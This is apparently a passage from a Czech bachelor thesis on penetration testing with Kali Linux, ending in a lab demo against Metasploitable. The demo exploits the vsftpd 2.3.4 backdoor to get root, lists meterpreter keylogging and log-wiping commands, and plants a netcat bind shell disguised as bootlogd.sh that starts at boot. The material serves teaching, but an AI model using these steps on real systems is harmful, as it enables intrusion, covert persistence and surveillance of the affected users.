```
root@kali:~# nmap -sU -p 80 192.168.73.138
```

Je třeba říci, že množství provozu vygenerované nástrojem **nmap** je značné a při nerozvážném použití může dojít k zahlcení sítě. V Kali je k nalezení nástroj **iptables** – jakýsi firewall, kde lze pomocí pravidel přidávat omezení týkající se síťového provozu.

```
root@kali:~# iptables -I INPUT 1 -s 192.168.73.138 -j ACCEPT
root@kali:~# iptables -I OUTPUT 1 -d 192.168.73.138 -j ACCEPT
root@kali:~# nmap -sT -p 1-65535 192.168.73.138
root@kali:~# iptables -vnL

Chain INPUT (policy ACCEPT 1 packets, 73 bytes)
 pkts bytes target     prot opt in     out     source               destination
65638 2626K ACCEPT     all  --  *      *       192.168.73.138       0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 1 packets, 73 bytes)
 pkts bytes target     prot opt in     out     source               destination
65889 3953K ACCEPT     all  --  *      *       0.0.0.0/0            192.168.73.138
```

V předchozím příkladu je ukázán výstup z **iptables** po skenování SYN/ACK metodou, kdy bylo prověřeno všech 65535 portů. Z výstupu je vidět, že byly vygenerovány téměř 4MB dat a to při skenování jednoho počítače.

Objevení aktivních strojů

Při objevování aktivních strojů se využívá ICMP echo požadavku. Na tento typ žádosti by měl hostitel odpovědět ICMP echo response paketem. Jedná se o takzvané „pingování“ počítače. Opět se dá využít nástroj **nmap**, kde je pomocí jednoduchého přepínače možné navolit větší množství hostitelů – určitý rozsah sítě. Pro další použití je vhodné výstup z nmapu uložit do textového souboru s pomocí přepínače **oG**.

```
root@kali:~# nmap -sn -oG hostdiscovery.txt 192.168.73.0./24
root@kali:~# cat hostdiscovery.txt | grep Up | cut -d " " -f 2
```

Určení operačního systému

Díky různým implementacím služeb TCP na příslušných operačních systémech je možné odvodit typ operačního systému. Drobné nuance se týkají například parametrů TTL a velikosti okna TCP. Nástroj **nmap** prohlédne odchozí a příchozí síťovou komunikaci a na základě vlastních znalostí se pokusí určit daný operační systém. K tzv. otisku operačního systému (OS fingerprint) slouží přepínač **O.**

```
root@kali:~# nmap –O 192.168.73.138
…
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
…
```

Určení verze služby

Stejně tak jako je možné určit operační systém na základě implantace jednotlivých služeb, je možné i určit verzi a bližší informace o službě provozované na daném portu. Určování verze probíhá získáním banneru a jeho prozkoumáním. **Nmap** má pro tuto možnost přepínač **sV** a přepínač **A.**

```
root@kali:~# nmap -sV 192.168.73.138
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (proto-
col 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
…
```

Výčet SMB

Server Message Block (SMB), znám také jako Common Internet File System (CIFS), je síťový komunikační protocol aplikační vrstvy, který slouží ke sdílenému přístupu k souborům, tiskárnám, sériovým portům a další komunikaci mezi uzly na síti[8]. Poskytuje také autentizační mechanismus pro meziprocesovou komunikaci. Je využíván hlavně na počítačích s operačními systémy rodiny Windows. Takto vypadá seznam verzí SMB a jejich implementace na jednotlivých systémech OS Windows:

SMB1 – Windows 2000, XP and Windows 2003

SMB2 – Windows Vista SP1 and Windows 2008

SMB2.1 – Windows 7 and Windows 2008 R2

SMB3 – Windows 8 and Windows 2012

Služba SMB NetBIOS naslouchá na TCP portech číslo 139 a 445 a také na některých portech UDP. Skenování těchto portů lze provést pomocí již zmiňovaného nástroje **nmap**, případně specializovaným nástrojem **nbtscan**, který se taktéž nachází v Kali.

K získání informací ze služby SMB, lze použít nástroj **enum4linunx.**

Výčet SMTP

Jedná se o protokol pro přenos pošty – poskytuje služby elektronické pošty. Poštovní server pracuje s určitými příkazy, které mohou v případě nesprávné konfigurace pomoci útočníkovi. Jedná se o příkazy VRFY a EXPN [9]. Příkaz VRFY <emailová adresa> ověří existenci emailové adresy v databázi. Příkaz EXPN <emailová adresa> požádá o přidání emailové adresy do seznamu.

Výčet SNMP

SNMP je protokol pro správu sítě. Jeho nejdůležitější funkcí je oznamování odchylek od normálního stavu sítě a nastavování prahových hodnot [7]. Jedná se o tzv. „bezstavový“ protokol založený na UDP. Existují dvě verze protokolu. K monitorování a řízení zařízení slouží několik příkazů. Jedná se o příkazy **read**, **write** a **trap**. Příkaz **read** zjišťuje hodnoty proměnných, udržovaných ve spravovaném zařízení. Pomocí příkazu **write**, lze hodnoty proměnných měnit a tím řídit daný systém. Příkaz **trap** slouží pro asynchronní oznamování chyb. Druhá verze protokolu navíc implementuje příkazy **getbulk**, který slouží k načtení většího množství dat z databáze a příkaz **inform**, který slouží k odeslání informací z jednoho systému do druhého.

K prozkoumání služby SNMP je v Kali nástroj **snmpwalk.** Pomocí **snmpwalku** lze zjistit uživatele systému, běžící procesy, nainstalovaný software a otevřené porty.

```
root@kali:~# snmpwalk  -c public -v1 192.168.73.133
```

4.2 Vyhodnocení slabých míst

Ve druhém kroku penetračního testování je třeba vyhodnotit informace, které byly získány v kroku prvním a určit další postup. Existuje několik nástrojů, které dokáží provést skenování cíle a zobrazit jeho kritická místa. Jedná se o nástroje **OpenVAS**, již zmiňovaný **nmap** a komerční **Nessus.**

4.2.1 OpenVAS

OpenVAS neboli Open Vulnerability Assessment System je framework, který může být použit k určení náchylných míst systému.

Instalace

Nejprve je nutné vytvořit certifikát. Je třeba se přesunout do složky **/usr/share/openvas/** a spustit skript **openvas-mkcert** na vytvoření certifikátu.

```
root@kali:~# cd /usr/share/openvas/
root@kali:/usr/share/openvas# openvas-mkcert
…
CA certificate life time in days [1460]:
Server certificate life time in days [365]: 1460
Your country (two letter code) [DE]:
Your state or province name [none]:
Your location (e.g. town) [Berlin]:
Your organization [OpenVAS Users United]:
…
Congratulations. Your server certificate was properly created.
…
```

Poté je třeba synchronizovat databázi skriptem **openvas-nvt-sync.**

```
root@kali:/usr/share/openvas# openvas-nvt-sync
```

Dále pak vygenerovat klientský certifikát a zkompilovat databázi

```
root@kali:/usr/share/openvas# openvas-mkcert-client –n om –i
root@kali:/usr/share/openvas# openvasmd --rebuild
```

Pro spuštění OpenVAS skeneru slouží příkaz **openvassd**.

```
root@kali:/usr/share/openvas# openvassd
```

Poté je třeba obnovit databázi a vytvořit její zálohu.

```
root@kali:/usr/share/openvas# openvasmd –rebuild
root@kali:/usr/share/openvas# openvasmd --backup
```


Přidat porty pro démona skeneru a manažera, a také pro webové rozhraní.

```
root@kali:~# openvassd –p 9393 –a 127.0.0.1
root@kali:~# openvasmd –p 9390 –a 127.0.0.1
root@kali:~# gsad --http-only --listen=127.0.0.1 -p 9392
```

V neposlední řadě je na místě změnit heslo.

```
root@kali:/usr/share/openvas# openvasmd --user=admin --new-
password=noveheslo
```

Posledním krokem je nalogování do webového rozhraní OpenVASu na adrese http://127.0.0.1:9392.



Obrázek 9 Přihlašovací obrazovka programu OpenVAS. Zdroj: Daniel Bůrval

K usnadnění spouštění OpenVAS a zálohování databáze je v Příloze č. 3 vytvořen skript.

Konfigurace a spuštění skeneru

Po nalogování do webového rozhraní OpenVASu je možné přes záložku **Scan Management –> Tasks** po kliknutí na ikonu modré hvězdičky přidávat nové úkoly k provedení. Je možné tak editovat jaké IP adresy potažmo stroje budou prověřeny, vybírat porty a také vybrat z nabídky „náchylností“ tedy tzv. feedů, na které budou dotyčné systémy prověřeny. Úkoly je možné spravovat, vytvářet rozvrhy a fronty. Po provedení skenu je vygenerován report s výsledky.

4.2.2 Nmap

Nmap suite se dá mimo jiné použít i pro detekci náchylností systému. Složka **/usr/share/nmap/scripts/** obsahuje veškeré skripty určené k hledání slabin systému.


```
root@kali:/usr/share/nmap/scripts# ls -la | grep "vuln"
…
-rw-r--r-- 1 root  7075 Aug 23  2014 afp-path-vuln.nse
-rw-r--r-- 1 root root  6187 Aug 23  2014 ftp-vuln-cve2010-
4221.nse
-rw-r--r-- 1 root root  7005 Aug 23  2014 http-huawei-hg5xx-
vuln.nse
…
```

Pro aktuální přehled skriptů dostupných v Nmapu je nutné aktualizovat databázi.

```
root@kali: ~# nmap --script-updatedb
```

4.2.3 Nessus

Komerční nástroj Nessus vulnerability scanner od společnosti Tenable Network Security je možné bezplatně vyzkoušet pod dobu sedmi dní. V případě placené verze, která stojí přibližně dva tisíce dolarů ročně, jsou dostupné veškeré funkce aplikace. Nástroj se ovládá podobným způsobem jako bezplatný OpenVAS.



Obrázek 10 GUI programu Nessus. Zdroj: Daniel Bufval

4.3 Využití slabin

Fáze využití slabin, jak název napovídá, spočívá ve využití nalezených slabin daného systému z již provedených předchozích kroků. V této fázi Kali nabízí k využití jeden z nejmocnějších nástrojů v této linuxové distribuci - Metasploit.

METASPLOIT

Metasploit je framework určení k penetračnímu testování. Obsahuje nespočet modulů. Lze ho využít skrze všechny fáze penetračního testování, avšak největší uplatnění nalezne

právě ve fázi využití slabin v systému. Obsahuje totiž databázi plnou exploitů (slabin). Před použitím metasploitu je třeba mít databázi zpřístupněnou. Tedy:

```
root@kali: ~# service postgresql start
```


Stejně tak je potřeba spustit službu metasploitu. Pomocí:

```
root@kali: ~# service metasploit start
```

Metasploit je vybaven několika rozhraními přes, které je možné jej ovládat.

MSFConsole

Konzole metasploitu patří k oblíbeným způsobům jak metasploit ovládat, zejména díky automatickému doplňování příkazů a možnosti vyhledávání v databázi. Rozhraní se svým ovládáním velice podobá již představenému programu Recon-ng. Hlavní příkazy, které konzole akceptuje, jsou **help**, **search**, **show options**, **use**, **set**, **run** a **exploit.**



Obrázek 11 Konzole metasploitu. Zdroj: Daniel Bařval

MSFCLI

Jak uvádí [10], jedná se především o rozhraní určené k psaní a testování nových exploitů. Taktéž se da využít při psaní skriptů. Neobsahuje žádnou nápovědu ani doplňování

příkazů. Příkazem msfcli dojde k načtení seznamu veškerých dostupných modulů. Příznak **h** slouží k zobrazení nápovědy. Syntaxe pro použití modulu je:

```
root@kali: ~# msfcli <cestaKModulu> <možnost1> <možnost2> …
```

4.4 Navýšení práv

Po úspěšném nalogování do systému za využití slabiny, která byla objevena při předchozích fázích, jsou získána práva na určité úrovni. V této fázi je cílem zvýšit získaná práva na co nejvyšší možnou úroveň, nejlépe na úroveň administrátora. Nejčastěji je využit nějaký jiný proces, či služba. Z prozkoumání již objevených exploitů lze usoudit, že pro navýšení práv se nejčastěji používá metoda zvaná přetečení paměti. Spustit libovolný kód také někdy dovolují špatně udělená práva na zápis do složky, kde lze původní spouštění soubor podvrhnout a nahradit ho vlastním souborem s libovolným kódem.

4.4.1 Teorie k přetečení paměti

Jak uvádí [2] paměť programu je rozdělena na pět segmentů: kód, data, segment neinicializovaných dat, halda a zásobník. Segment kód se někdy značí i jako text. Je to místo kde se nachází instrukce strojového jazyka. V tomto segmentu je právo zapisovat vypnuto, neboť slouží k uchování kódu. Jakýkoliv pokus o zápis do tohoto segmentu paměti způsobí zobrazení varování uživateli a okamžité ukončení programu. Další výhodou toho, že je tento segment pouze pro čtení, je umožnění jeho bezproblémového sdílení při spuštění více kopií téhož programu. Tento segment má fixní velikost.

Segment data a segment neinicializovaných dat (také bss – block started by symbol) se používají pro uložení globálních a statických proměnných. V segmentu data se ukrývají inicializované globální proměnné. V segmentu bss jsou neinicializované proměnné. Do těchto segmentů lze zapisovat a mají fixní velikost.

Segment halda (heap) se používá pro ostatní programové proměnné. Segment haldy nemá konstantní velikost. Celá tato paměť je řízena alokačními a dealokačními algoritmy, které rezervují část paměti pro pozdější použití a zpětně odstraňují rezervace, aby se oblast mohla později opět využít. Růst haldy začíná na nižších a postupuje do vyšších adres paměti.

Segment zásobník (stack) má také proměnou velikost a používá se jako dočasné úložiště pro kontext během volání funkcí. Zásobník slouží k zapamatování proměnných funkce a návratové hodnoty. Zásobník má řazení typu FILO (First-In-Last-Out), tedy první položka, která na zásobník přijde, je tou poslední, která bude ze zásobníku odebrána.

Přetečení paměti

Přetečení paměti neboli buffer overflow se dále specifikuje podle toho, v jakém segmentu paměti k přetečení dojde. Nejčastějším typem přetečení paměti je stack overflow, neboli přetečení paměti v oblasti zásobníku. Příčinou bývají vstupy neošetřených funkcí. Takovéto chyby v programech lze odhalit prozkoumáním zdrojové kódu - pokud je k dispozici, dále reverzním inženýrstvím, případně takzvaným fuzzingem**.** Fuzzing spočívá v zasílání specifického typu dat a sledování a chování programu.

K odhalení chování programů slouží dissasemblery, jedním z dissasemblerů je **Evans Linux Debugger**. Pro spuštění tzv. debugování konkrétního programu lze debuger spustit s příznakem **run** a cestou k programu.

```
root@kali: ~# edb --run <cestaKProgramu>
```

4.5 Zajištění opětovného přístupu

Poslední fázi penetračního testování je zajištění opětovného přístupu do systému - vytvoření takzvaného backdoor, tedy zadních vrátek. Poslední fáze slouží k vytvoření perzistentního přístupu k systému zejména kvůli předpokladu, že chyba, díky které byl získán přístup do systému, může být dříve či později opravena a poté už nebude možné se stejným způsobem do systému dostat. Jedná se tedy o vytvoření programu, který bude naslouchat na daném portu a bude přijímat útočníkovi příkazy. V Kali lze opět použít metasploit. K doručení tzv. nákladu, tedy řádků kódu, na cílový počítač (pro kód se používá označení payload) je využíván meterpreter. Meterpreter umožňuje stahovat a nahrávat soubory a spouštět příkazy na napadeném počítači. Pomocí jednoduchých příkazů je možné manipulovat s procesy.

```
meterpreter> kill [PID]
```

Zaznamenávat stisknuté klávesy

```
meterpreter> keyscan_start
```

Mazat logy.

```
meterpreter> clearav
```

Pod těmito jednoduchými příkazy se však skrývá složitější funkcionalita.

5 Praktická ukázka

Pro účely penetračního testování byl týmem rapid7 vytvořen záměrně náchylný operační systém založený na OS Linux jménem Metasploitable.

1. Fáze – Sběr informací

Nejprve je zapotřebí zjistit IP adresu testovaného počítače. Pokud máme přímý přístup k Metasploitable, pak se stačí nalogovat s přihlašovacími údaji msfadmin a heslem msfadmin a zadat příkaz ifconfig. Reálně hacker přístup k počítači nemá, tudíž by nejdřív musel prověřit rozsah IP adres na odezvu. Například pomocí nástroje nmap takto:

```
root@kali:~# nmap –v –sn 192.168.73.0/24
Nmap scan report for 192.168.73.0 [host down]
Nmap scan report for 192.168.73.1 [host down]
Nmap scan report for 192.168.73.2 [host down]
…
Nmap scan report for 192.168.73.255 [host down]
```

Výstupem toho příkazu je seznam IP adres a indikátor, zda se dostalo odezvy z IP adresy nebo nikoliv. Většina adres v daném segmentu bude označena jako [host down], tedy žádný počítač s danou IP adresou neodpověděl. Pro snadnější hledání lze výstup upravit pomocí nástroje grep.

```
root@kali:~# nmap -v -sn 192.168.73.0/24 | grep -v "host down"
```

Výsledkem bude výpis všech počítačů, které na ping scan odpověděly.
Nyní, je třeba určit běžící služby na daném stroji.

```
root@kali:~# nmap -sT -sV -p 1-65535 192.168.73.138
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (proto-
col 2.0)
…
```

Výsledkem je seznam portů, jejich status, běžící služby a verze služby. Pro test veškerých počítačů na zadaném síťovém segmentu lze použít bash skript uvedený v Příloze č. 4


2. Fáze – Vyhodnocení slabých míst

Ve druhé fázi lze k jednotlivým verzím služeb manuálně vyhledat slabiny, případně použít nástroj jakým je OpenVAS, nebo Nessus. K vyhledání chyb manuálně lze použít již zmiňovanou databázi na stránce www.exploit-db.com/, případně databázi ze stránek cvedetails.com. CVE je zkratka pro anglické Common Vulnerabilities and Exposures, tedy běžné náchylnosti. Pro pozdější použití exploitů je poměrně důležité CVE ID, tedy identifikátor náchylnosti, který nám usnadní vyhledávání příslušného exploitu v ostatních nástrojích.

Date	D	A	V	Description	Plat.	Author
2011-07-05		-		VSFTPD 2.3.4 - Backdoor Command Execution	unix	metasploit

Obrázek 12 Google hacking database. Zdroj: Daniel Bůrval

Nástroj Nessus umožňuje generovat rozsáhlé reporty s nalezenými chybami.



CRITICAL	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	Unsupported Unix Operating System	General	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	vsftpd Smiley Face Backdoor	FTP	1
HIGH	Microsoft Windows SMB Shares Unprivileged Access	Windows	1

Obrázek 13 Část reportu z programu Nessus. Zdroj: Daniel Bůrval

3. Fáze – Využití slabin

Ve fázi využití slabin, můžeme použít představený nástroj Metasploit. Nejprve je třeba spustit databázi:

```
root@kali:~# service postgresql start
```

A spustit démona metasploitu:

```
root@kali:~# service metasploit start
```

Poté můžeme spustit konzoli metasploitu:

```
root@kali:~# msfconsole
```

Pokud se podaří vyhledat identifikační číslo náchylnosti (CVE ID), lze jej při hledání použít. Případně lze vyhledávat i podle názvu služby.

```
msf> search vsftpd
Matching Modules
================

   Name                                  Disclosure Date  Rank
Description
   ----                                  ---------------  ----
-----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excell-
ent  VSFTPD v2.3.4 Backdoor Command Execution
```

Použití nalezeného modulu:

```
msf>use exploit/unix/ftp/vsftpd_234_backdoor
```

Zobrazení možných payloadů:

```
msf exploit(vsftpd_234_backdoor) >show payloads
Compatible Payloads
===================

   Name               Disclosure Date  Rank    Description
   ----               ---------------  ----    -----------
   cmd/unix/interact                   normal  Unix Command, In-
teract with Established Connection
```

Použití payloadu:

```
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
```

Zobrazení možnosti nastavení exploitu:

```
msf exploit(vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Nastavení potřebných údajů – v tomto případě vzdáleného hostitele:

```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.73.138
RHOST => 192.168.73.138
```

A spuštění exploitu:

```
msf exploit(vsftpd_234_backdoor) > exploit
[*] The port used by the backdoor bind listener is already open
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.73.140:59853 ->
192.168.73.138:6200) at 2015-03-26 06:22:15 -0400
```

Pomocí tohoto exploitu byla získána práva administrátora - root.

```
whoami
root
```

4-5. Fáze - Navýšení práv a zajištění opětovného přístupu

Navyšovat práva není třeba, neboť byla získána práva uživatele root. Vzhledem k přítomnosti programovacích jazyků je možné vytvořit naslouchač (listener) v libovolném jazyce a zajistit jeho spuštění při startu systému, případně lze využít již nainstalovaných nástrojů k vytvoření

bash skriptu, který utilitu využije. Nabízí se například program netcat, který je přítomen ve většině linuxových distribucích. Jak uvádí [11], programu netcat se přezdívá švýcarský armádní nůž mezi síťovými nástroji. Skripty, které se spouští při startu systému se nachází v souboru rc.local ve složce etc. Pomocí programu vi, který se defaultně nachází na všech distribucích linuxu, lze editovat soubor a přidat tak skript, jež zajistí spuštění programu netcat při každém startu systému. Nejprve je třeba vytvořit shell skript a někde ho uložit.

```
vi /etc/init.d/bootlogd.sh
```

Tělo skriptu bootlogd.sh

```
#!/bin/sh
nc –nvlp 4444 –e /bin/bash
```

Do souboru /etc/rc.local přidat cestu ke skriptu a spustit na pozadí:

```
/etc/init.d/bootlogd.sh &
```


Příkazem netsat lze po „nabootování“ zobrazit otevřený tcp port 4444.

```
netstat -tul | grep 4444
tcp        0      0 *:4444                  *:*                     LISTEN
```


Takto byla získána zadní vrátka do kompromitovaného systému.

Report

Součástí penetračního testu by měla být souhrnná zpráva - report. Report by měl být především srozumitelný. V potaz musíme brát skutečnost, že většinou budou výsledky auditu prezentovaný obecenstvu, které má základní zkušenosti v oblasti IT. Velmi mohou pomoci praktické ukázky. Tzn. předvést, jakým způsobem a jak rychle lze systém kompromitovat. V Kali se k těmto účelům nachází nástroje KeepNote a modelovací nástroj Maltego.



Obrázek 14 KeepNote a reportování. Zdroj: Daniel Bůrval



Obrázek 15 Maltego a reportování. Zdroj: Daniel Bůrval

6 Shrnutí výsledků

Cílem práce bylo představit operační systém Kali Linux, ukázat jeho využití při bezpečnostním auditu a představit nástroje obsažené v distribuci.

V úvodu bakalářské práce je zmíněno, jak Kali Linux nainstalovat a jaké jeho verze jsou momentálně dostupné. Nadneseno bylo také to, že se nejedná o operační systém pouze pro notebooky, či stolní počítače, ale i pro ARM zařízení. V úvodu také proběhlo krátké seznámení s grafickým uživatelským rozhraním Kali.

